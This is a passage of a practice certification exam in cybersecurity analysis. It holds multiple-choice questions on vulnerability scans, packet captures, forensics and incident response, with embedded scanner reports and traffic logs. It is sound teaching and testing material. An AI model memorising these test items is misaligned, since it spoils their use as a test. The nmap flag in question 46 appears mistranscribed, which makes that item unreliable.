- C. Organizational retention policies
- D. Likelihood of criminal prosecution
30. Match each of the following with the appropriate element of the CIA triad:
1. A hard drive failure resulting in a service outage
  2. A termination letter that is left on a printer and read by others in the department
  3. Modification of an email's content by a third party
- A. 1. Integrity, 2. Confidentiality, 3. Confidentiality
- B. 1. Integrity, 2. Confidentiality, 3. Availability
- C. 1. Availability, 2. Availability, 3. Confidentiality
- D. 1. Availability, 2. Confidentiality, 3. Integrity
31. Niesha discovered the vulnerability shown here on a server running in her organization. What would be the best way for Niesha to resolve this issue?

| 4 OpenSSH AES-GCM Cipher Remote Code Execution Vulnerability                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                         |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------|
| QID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | 42420                   |
| Category:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | General remote services |
| CVE ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | CVE-2013-4548           |
| Vendor Reference:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | gcmrekey.ady            |
| BugTraq ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | 63605                   |
| Service Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | 06/16/2020              |
| User Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | -                       |
| Edited:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | No                      |
| PCI Vuln:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | Yes                     |
| Ticket State:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                         |
| <b>THREAT:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                         |
| OpenSSH (OpenBSD Secure Shell) is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.                                                                                                                                                                                                                                                                                                                                                        |                         |
| A memory corruption vulnerability in post-authentication exists when the Advanced Encryption Standard (AES)-Galois/Counter Mode of Operation (GCM) cipher is used for the key exchange. When an AES-GCM cipher is used, the mm_newkeys_from_blob() function in monitor_wrap.c does not properly initialize memory for a MAC context data structure, allowing remote authenticated users to bypass intended ForceCommand and login-shell restrictions via packet data that provides a crafted callback address. |                         |
| The new cipher was added only in OpenSSH 6.2, released on March 22, 2013.                                                                                                                                                                                                                                                                                                                                                                                                                                      |                         |
| Affected Software:<br>OpenSSH 6.2 and OpenSSH 6.3 when built against an OpenSSL that supports AES-GCM.                                                                                                                                                                                                                                                                                                                                                                                                         |                         |
| <b>IMPACT:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                         |
| A remote authenticated attacker could exploit this vulnerability to execute arbitrary code in the security context of the authenticated user and may therefore allow bypassing restricted shell/command configurations.                                                                                                                                                                                                                                                                                        |                         |
| <b>SOLUTION:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                         |
| Update to OpenSSH 6.4 ( <a href="http://www.openssh.com/txt/release-6.4">http://www.openssh.com/txt/release-6.4</a> ) to remediate this vulnerability.                                                                                                                                                                                                                                                                                                                                                         |                         |
| Workaround:<br>A workaround, customers may disable AES-GCM in the server configuration. The following sshd_config option will disable AES-GCM while leaving other ciphers active:                                                                                                                                                                                                                                                                                                                              |                         |
| Ciphers aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,aes192-cbc,aes256-cbc                                                                                                                                                                                                                                                                                                                                                                                                    |                         |
| Patch:<br>Following are links for downloading patches to fix the vulnerabilities:<br>OpenSSH 6.4 ( <a href="http://www.openssh.com/txt/release-6.4">http://www.openssh.com/txt/release-6.4</a> )                                                                                                                                                                                                                                                                                                               |                         |
| <b>COMPLIANCE:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                         |
| Not Applicable                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                         |
| <b>EXPLOITABILITY:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                         |
| There is no exploitability information for this vulnerability.                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                         |
| <b>ASSOCIATED MALWARE:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                         |
| There is no malware information for this vulnerability.                                                                                                                                                                                                                                                                                                                                                                                                                                                        |                         |
| <b>RESULTS:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                         |
| SSH-2.0-OpenSSH_6.2 detected on port 22 over TCP.                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                         |

- A. Disable the use of AES-GCM.
- B. Upgrade OpenSSH.
- C. Upgrade the operating system.
- D. Update antivirus signatures.
32. As part of her postincident recovery process, Alicia creates a separate virtual network as shown here to contain compromised systems she needs to investigate. What containment technique is she using?



- A. Segmentation
  - B. Isolation
  - C. Removal
  - D. Reverse engineering
33. Jennifer is reviewing her network monitoring configurations and sees the following chart for a system she runs remotely in Amazon's Web Services (AWS) environment more than 400 miles away. What can she use this data for?
- 
- The chart displays two metrics over time: Response Time in milliseconds (ms) and % Packet Loss. The Y-axis for Response Time ranges from 0 ms to 200 ms, with major ticks at 0 ms, 100 ms, and 200 ms. The Y-axis for % Packet Loss ranges from 0 % to 100 %, with major ticks at 0 %, 50 %, and 100 %. The X-axis shows dates and times: 6:00 PM, 22 Apr, 6:00 AM, and 12:00 PM. The chart shows several spikes in response time, particularly between 6:00 PM and 12:00 PM on April 22nd. The packet loss metric is not clearly visible in the provided screenshot.
- A. Incident response; she needs to determine the issue causing the spikes in response time.
  - B. The high packet loss must be investigated, since it may indicate a denial-of-service attack.
  - C. She can use this data to determine a reasonable response time baseline.
  - D. The high response time must be investigated, since it may indicate a denial-of-service attack.
34. The Windows system that Abdul is conducting live forensics on shows a partition map, as shown here.

If Abdul believes that a hidden partition was deleted resulting in the unallocated space, which of the following type of tool is best suited to identifying the data found in the unallocated space?

|        |                                                         |                                                                                    |                       |
|--------|---------------------------------------------------------|------------------------------------------------------------------------------------|-----------------------|
| Disk 0 | System Reserved<br>100 MB NTFS<br>Healthy (System, Acti | (C:)<br>893.71 GB NTFS<br>Healthy (Boot, Page File, Crash Dump, Primary Partition) | 449 MB<br>Unallocated |
|--------|---------------------------------------------------------|------------------------------------------------------------------------------------|-----------------------|

- A. File carving
  - B. Wiping
  - C. Partitioning
  - D. Disk duplication
35. During a postmortem forensic analysis of a Windows system that was shut down after its user saw strange behavior, Pranab concludes that the system he is reviewing was likely infected with a memory-resident malware package. What is his best means of finding the malware?
- A. Search for a core dump or hibernation file to analyze.
  - B. Review the INDX files and Windows registry for signs of infection.
  - C. Boot the system and then use a tool like the Volatility Framework to capture live memory.
  - D. Check volume shadow copies for historic information prior to the reboot.
36. Juliette's organization recently suffered a cross-site scripting attack, and she plans to implement input validation to protect against the recurrence of such attacks in the future. Which one of the following HTML tags should be most carefully scrutinized when it appears in user input?
- A. <SCRIPT>
  - B. <XSS>
  - C. <B>
  - D. <EM>

37. Jessie needs to prevent port scans like the scan shown here. Which of the following is a valid method for preventing port scans?

| No. | Time        | Source    | Destination | Protocol | Length | Info                                              |
|-----|-------------|-----------|-------------|----------|--------|---------------------------------------------------|
| 3   | 0.023433501 | 10.0.2.11 | 192.168.1.1 | DNS      | 82     | Standard query 0x4daec PTR 15.2.0.10.in-addr.arpa |
| 7   | 0.072131619 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 9   | 0.072179618 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 110 [SYN] Seq=0 Win=1024 Len=0 MSS=1460   |
| 11  | 0.072192230 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460    |
| 13  | 0.072200912 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460   |
| 14  | 0.072572679 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 16  | 0.072612202 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460   |
| 18  | 0.072622890 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 256 [SYN] Seq=0 Win=1024 Len=0 MSS=1460   |
| 20  | 0.072640748 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 995 [SYN] Seq=0 Win=1024 Len=0 MSS=1460   |
| 21  | 0.072865120 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 23  | 0.072903988 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460   |
| 25  | 0.072926241 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460   |
| 27  | 0.072935884 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 28  | 0.073188361 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460    |
| 30  | 0.073211509 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460    |
| 32  | 0.073238575 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460   |
| 34  | 0.073247099 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460    |
| 35  | 0.073464698 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 765 [SYN] Seq=0 Win=1024 Len=0 MSS=1460   |
| 37  | 0.073490145 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 32780 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 39  | 0.073706722 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 5566 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 41  | 0.073741446 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 36410 - 5904 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |

- A. Not registering systems in DNS
- B. Using a firewall to restrict traffic to only ports required for business purposes
- C. Using a heuristic detection rule on an IPS
- D. Implementing port security
38. What information can be gathered by observing the distinct default values of the following TCP/IP fields during reconnaissance activities: initial packet size, initial TTL, window size, maximum segment size, and flags?
- A. The target system's TCP version.
- B. The target system's operating system.
- C. The target system's MAC address.
- D. These fields are useful only for packet analysis.
39. Brooke would like to find a technology platform that automates workflows across a variety of security tools, including the automated response to security incidents. What category of tool best meets this need?
- A. SIEM
- B. NIPS
- C. SOAR

## D. DLP

40. Miray needs to identify the device or storage type that has the lowest order of volatility. Which of the following is the least volatile?

- A. Network traffic
- B. A solid-state drive
- C. A spinning hard drive
- D. A DVD-ROM

41. After receiving complaints about a system on Anastasia's network not performing correctly, she decides to investigate the issue by capturing traffic with Wireshark. The captured traffic is shown here. What type of issue is Anastasia most likely seeing?

| No. | Time         | Source    | Destination | Protocol | Length | Info                                |
|-----|--------------|-----------|-------------|----------|--------|-------------------------------------|
| 3   | 0.000268222  | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1784 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 7   | 41.935569169 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1304 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 11  | 75.483849323 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1309 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 13  | 75.483919052 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1310 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 15  | 75.483935503 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1311 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 17  | 75.48397037  | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1312 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 19  | 75.484021710 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1313 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 21  | 75.484106918 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1314 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 23  | 75.484148795 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1315 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 25  | 75.484166768 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1316 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 27  | 75.484362785 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1317 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 29  | 75.484404374 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1318 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 31  | 75.484420886 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1319 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 33  | 75.484475319 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1320 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 35  | 75.484556713 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1321 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 37  | 75.484580255 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1322 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 39  | 75.484636314 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1323 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 41  | 75.484677632 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1324 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 43  | 75.484729142 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1325 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 45  | 75.484752320 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1326 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 47  | 75.484804015 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1327 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 49  | 75.484832250 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1328 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 51  | 75.484898465 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1329 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 53  | 75.484927363 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1330 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 55  | 75.484942900 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1331 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 57  | 75.485004562 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1332 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 59  | 75.485023999 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1333 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 61  | 75.485041155 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1334 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 63  | 75.485058339 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1335 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 65  | 75.485124928 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1336 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 67  | 75.485149472 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1337 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 69  | 75.485166197 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1338 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 71  | 75.485222925 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1339 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 73  | 75.485248954 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1340 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 75  | 75.485313609 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1341 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 77  | 75.485342005 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1342 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 79  | 75.485357867 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1343 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 81  | 75.485374225 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1344 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 83  | 75.485466863 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1345 - 80 [SYN] Seq=0 Win=512 Len=0 |
| 85  | 75.485493736 | 10.0.2.11 | 10.0.2.15   | TCP      | 60     | 1346 - 80 [SYN] Seq=0 Win=512 Len=0 |

- A. A link failure
- B. A failed three-way handshake
- C. A DDoS
- D. A SYN flood

42. After finishing a forensic case, Lucas needs to wipe the media that he is using to prepare it for the next

case. Which of the following methods is best suited to preparing the SSD that he will use?

- A. Degauss the drive.
  - B. Zero-write the drive.
  - C. Use a PRNG.
  - D. Use the ATA Secure Erase command.
43. Luis is creating a vulnerability management program for his company. He only has the resources to conduct daily scans of approximately 10 percent of his systems, and the rest will be scheduled for weekly scans. He would like to ensure that the systems containing the most sensitive information receive scans on a more frequent basis. What criterion is Luis using?
- A. Data privacy
  - B. Data remanence
  - C. Data retention
  - D. Data classification
44. Peter is designing a vulnerability scanning program for the large chain of retail stores where he works. The store operates point-of-sale terminals in its retail stores as well as an e-commerce website. Which one of the following statements about PCI DSS compliance is *not* true?
- A. Peter's company must hire an approved scanning vendor to perform vulnerability scans.
  - B. The scanning program must include, at a minimum, weekly scans of the internal network.
  - C. The point-of-sale terminals and website both require vulnerability scans.
  - D. Peter may perform some required vulnerability scans on his own.
45. Rachel discovered the vulnerability shown here when scanning a web server in her organization.

Which one of the following approaches would best resolve this issue?

| 4 Microsoft IIS Server XSS Elevation of Privilege Vulnerability (MS17-016)                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                                   | CVSS: -                      | CVSS3: -                          | New               |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------|------------------------------|-----------------------------------|-------------------|
| First Detected:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | 04/04/2020 at 21:52:03 (GMT-0400) | Last Detected:               | 04/04/2020 at 21:52:03 (GMT-0400) | Times Detected: 1 |
| QID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | 91339                             | CVSS Base:                   | 4.3                               | Last Fixed: N/A   |
| Category:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | Windows                           | CVSS Temporal:               | 3.2                               |                   |
| CVE ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | <a href="#">CVE-2017-0055</a>     | CVSS3 Base:                  | 6.1                               |                   |
| Vendor Reference                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | <a href="#">MS17-016</a>          | CVSS3 Temporal:              | 5.3                               |                   |
| Bugtraq ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | <a href="#">96622</a>             | CVSS Environment:            |                                   |                   |
| Service Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | 03/17/2020                        | Asset Group:                 | -                                 |                   |
| User Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                                   | Collateral Damage Potential: | -                                 |                   |
| Edited:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | No                                | Target Distribution:         | -                                 |                   |
| PCI Vuln:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | Yes                               | Confidentiality Requirement: | -                                 |                   |
| Ticket State:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | Open                              | Integrity Requirement:       | -                                 |                   |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                                   | Availability Requirement:    | -                                 |                   |
| THREAT:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                   |                              |                                   |                   |
| An elevation of privilege vulnerability exists when Microsoft IIS Server fails to properly sanitize a specially crafted request. An attacker who successfully exploited this vulnerability could then perform cross-site scripting attacks on affected systems and run script in the security context of the current user. These attacks could allow the attacker to read content that the attacker is not authorized to read, use the victim's identity to take actions on behalf of the victim, and inject malicious content in the victim's browser. |                                   |                              |                                   |                   |

- A. Patching the server
- B. Performing input validation
- C. Adjusting firewall rules
- D. Rewriting the application code

46. What `nmap` feature is enabled with the `-o` flag?

- A. OS detection
- B. Online/offline detection
- C. Origami attack detection
- D. Origination port validation

47. Jose is working with his manager to implement a vulnerability management program for his company. His manager tells him that he should focus on remediating critical and high-severity risks to externally accessible systems. He also tells Jose that the organization does not want to address risks on systems without any external exposure or risks rated medium or lower. Jose disagrees with this approach and believes that he should also address critical and high-severity risks on internal systems. How should he handle the situation?

- A. Jose should recognize that his manager has made a decision based upon the organization's risk appetite and should accept it and carry out his manager's request.
- B. Jose should discuss his opinion with his manager and request that the remediation criteria be changed.

- C. Jose should ask his manager's supervisor for a meeting to discuss his concerns about the manager's approach.
  - D. Jose should carry out the remediation program in the manner that he feels is appropriate because it will address all of the risks identified by the manager as well as additional risks.
48. Susan needs to test thousands of submitted binaries. She needs to ensure that the applications do not contain malicious code. What technique is best suited to this need?
- A. Sandboxing
  - B. Implementing a honeypot
  - C. Decompiling and analyzing the application code
  - D. Fagan testing
49. When conducting a quantitative risk assessment, what term describes the total amount of damage expected to occur as a result of one incident?
- A. EF
  - B. SLE
  - C. AV
  - D. ALE
50. Rhonda recently configured new vulnerability scans for her organization's datacenter. Completing the scans according to current specifications requires that they run all day, every day. After the first day of scanning, Rhonda received complaints from administrators of network congestion during peak business hours. How should Rhonda handle this situation?
- A. Adjust the scanning frequency to avoid scanning during peak times.
  - B. Request that network administrators increase available bandwidth to accommodate scanning.

- C. Inform the administrators of the importance of scanning and ask them to adjust the business requirements.
  - D. Ignore the request because it does not meet security objectives.
51. After restoring a system from 30-day-old backups after a compromise, administrators at Piper's company return the system to service. Shortly after that, Piper detects similar signs of compromise again. Why is restoring a system from a backup problematic in many cases?
- A. Backups cannot be tested for security issues.
  - B. Restoring from backup may reintroduce the original vulnerability.
  - C. Backups are performed with the firewall off and are insecure after restoration.
  - D. Backups cannot be properly secured.
52. Captured network traffic from a compromised system shows it reaching out to a series of five remote IP addresses that change on a regular basis. Since the system is believed to be compromised, the system's Internet access is blocked, and the system is isolated to a quarantine VLAN.
- When forensic investigators review the system, no evidence of malware is found. Which of the following scenarios is most likely?
- A. The system was not infected, and the detection was a false positive.
  - B. The beaconing behavior was part of a web bug.
  - C. The beaconing behavior was due to a misconfigured application.
  - D. The malware removed itself after losing network connectivity.
53. Which one of the following ISO standards provides guidance on the development and implementation of information security management systems?

- A. ISO 27001
  - B. ISO 9000
  - C. ISO 11120
  - D. ISO 23270
54. Mika's forensic examination of a compromised Linux system is focused on determining what level of access attackers may have achieved using a compromised `www` account. Which of the following is *not* useful if she wants to check for elevated privileges associated with the `www` user?
- A. `/etc/passwd`
  - B. `/etc/shadow`
  - C. `/etc/sudoers`
  - D. `/etc/group`
55. Tracy is validating the web application security controls used by her organization. She wants to ensure that the organization is prepared to conduct forensic investigations of future security incidents. Which one of the following OWASP control categories is most likely to contribute to this effort?
- A. Implement logging.
  - B. Validate all inputs.
  - C. Parameterize queries.
  - D. Error and exception handling.
56. Jamal is using agent-based scanning to assess the security of his environment. Every time that Jamal runs a vulnerability scan against a particular system, it causes the system to hang. He spoke with the system administrator, who provided him with a report showing that the system is current with patches and has a properly configured firewall that allows access from only a small set of trusted internal servers. Jamal and the server administrator both consulted the vendor, and they are unable to determine the cause of the crashes and suspect that

it may be a side effect of the agent. What would be Jamal's most appropriate course of action?

- A. Approve an exception for this server.
  - B. Continue scanning the server each day.
  - C. Require that the issue be corrected in 14 days and then resume scanning.
  - D. Decommission the server.
57. During an `nmap` port scan using the `-sV` flag to determine service versions, Ling discovers that the version of SSH on the Linux system she is scanning is not up-to-date. When she asks the system administrators, they inform her that the system is fully patched and that the SSH version is current. What issue is Ling most likely experiencing?
- A. The system administrators are incorrect.
  - B. The `nmap` version identification is using the banner to determine the service version.
  - C. `nmap` does not provide service version information, so Ling cannot determine version levels in this way.
  - D. The systems have not been rebooted since they were patched.
58. Tyler scans his organization's mail server for vulnerabilities and finds the result shown here. What should be his next step?

**MEDIUM** Microsoft Exchange Client Access Server Information Disclosure

| <b>Description</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | <b>Plugin Details</b>                                                                                                                                                       |       |             |            |            |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------|-------------|------------|------------|
| The Microsoft Exchange Client Access Server (CAS) is affected by an information disclosure vulnerability. A remote, unauthenticated attacker can exploit this vulnerability to learn the server's internal IP address.                                                                                                                                                                                                                                                                                                                                                                                  | Severity: Medium<br>ID: 77026<br>Version: \$Revision: 1.2 \$<br>Type: remote<br>Family: Windows<br>Published: 2019/08/06<br>Modified: 2020/09/24                            |       |             |            |            |
| <b>Solution</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | <b>Risk Information</b>                                                                                                                                                     |       |             |            |            |
| There is no known fix at this time.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | Risk Factor: Medium<br>CVSS Base Score: 5.0<br>CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N<br>CVSS Temporal Vector: CVSS2#E:ND/RL:U/RC:ND<br>CVSS Temporal Score: 5.0     |       |             |            |            |
| <b>See Also</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | <b>Vulnerability Information</b>                                                                                                                                            |       |             |            |            |
| <a href="http://foofus.net/?p=758">http://foofus.net/?p=758</a>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | CPE: cpe:/a:microsoft:exchange_server<br>Exploit Available: true<br>Exploit Ease: Exploits are available<br>Vulnerability Pub Date: 2018/08/01<br>Exploited by Nessus: true |       |             |            |            |
| <b>Output</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | <b>Reference Information</b>                                                                                                                                                |       |             |            |            |
| <pre>Nessus was able to verify the issue with the following request : GET /autodiscover/autodiscover.xml HTTP/1.0 Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1 Accept-Language: en Connection: Close User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0) Pragma: no-cache Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */* Which returned the following IP address : 192.168.0.111</pre> <table border="1"> <thead> <tr> <th>Port</th> <th>Hosts</th> </tr> </thead> <tbody> <tr> <td>443/tcp/www</td> <td>[REDACTED]</td> </tr> </tbody> </table> | Port                                                                                                                                                                        | Hosts | 443/tcp/www | [REDACTED] | BID: 69018 |
| Port                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Hosts                                                                                                                                                                       |       |             |            |            |
| 443/tcp/www                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | [REDACTED]                                                                                                                                                                  |       |             |            |            |

- A. Shut down the server immediately.
  - B. Initiate the change management process.
  - C. Apply the patch.
  - D. Rerun the scan.
59. Carla is performing a penetration test of a web application and would like to use a software package that allows her to modify requests being sent from her system to a remote web server. Which one of the following tools would *not* meet Carla's needs?
- A. Nessus
  - B. Burp Suite
  - C. Zed Attack Proxy (ZAP)
  - D. Tamper Data
60. Alex learns that a recent Microsoft patch covers a zero-day exploit in Microsoft Office that occurs because of incorrect memory handling. The flaw is described as potentially resulting in memory corruption and arbitrary code execution in the context of the current privilege level. Exploitation of the flaws can occur if victims open a specifically

crafted Office document in a vulnerable version of Microsoft Office.

If Alex finds out that approximately 15 of the workstations in his organization have been compromised by this malware, including one workstation belonging to a domain administrator, what phase of the incident response process should he enter next?

- A. Preparation
  - B. Detection and analysis
  - C. Containment, eradication, and recovery
  - D. Postincident activity
61. Maria wants to use a security benchmark that is widely used throughout the industry to baseline her systems as part of a hardening process. Which of the following organizations provides a set of freely available benchmarks for operating systems?
- A. The Center for Internet Security
  - B. CompTIA
  - C. PCI SSC
  - D. OWASP
62. Sally's organization wants to prioritize their vulnerability remediation efforts. Which of the following items is not typically critical to prioritization of remediation efforts?
- A. A list of affected hosts
  - B. The risk score of the vulnerability
  - C. The vulnerability's name or CVE
  - D. The organization or individual that discovered the vulnerability
63. Chris is reviewing network flow data from systems in his organization and notices that a number of the systems are contacting a remote IP address periodically through the day. He suspects the

systems may be compromised. What type of behavior is he most likely seeing?

- A. Data exfiltration
  - B. Port scans
  - C. Beaconing
  - D. Rogue devices
